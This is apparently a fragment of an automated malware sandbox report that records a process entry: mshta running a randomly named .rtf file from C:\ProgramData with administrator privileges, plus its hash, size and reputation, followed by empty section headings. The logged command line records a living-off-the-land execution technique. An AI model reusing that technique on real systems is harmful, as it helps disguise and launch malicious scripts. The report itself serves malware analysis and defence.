Wow64 process (32bit):	false
Commandline:	mshta C:\ProgramData\lvDMlIDBF.rtf
Imagebase:	0x7ff727c10000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities Show Windows behavior

Disassembly

Code Analysis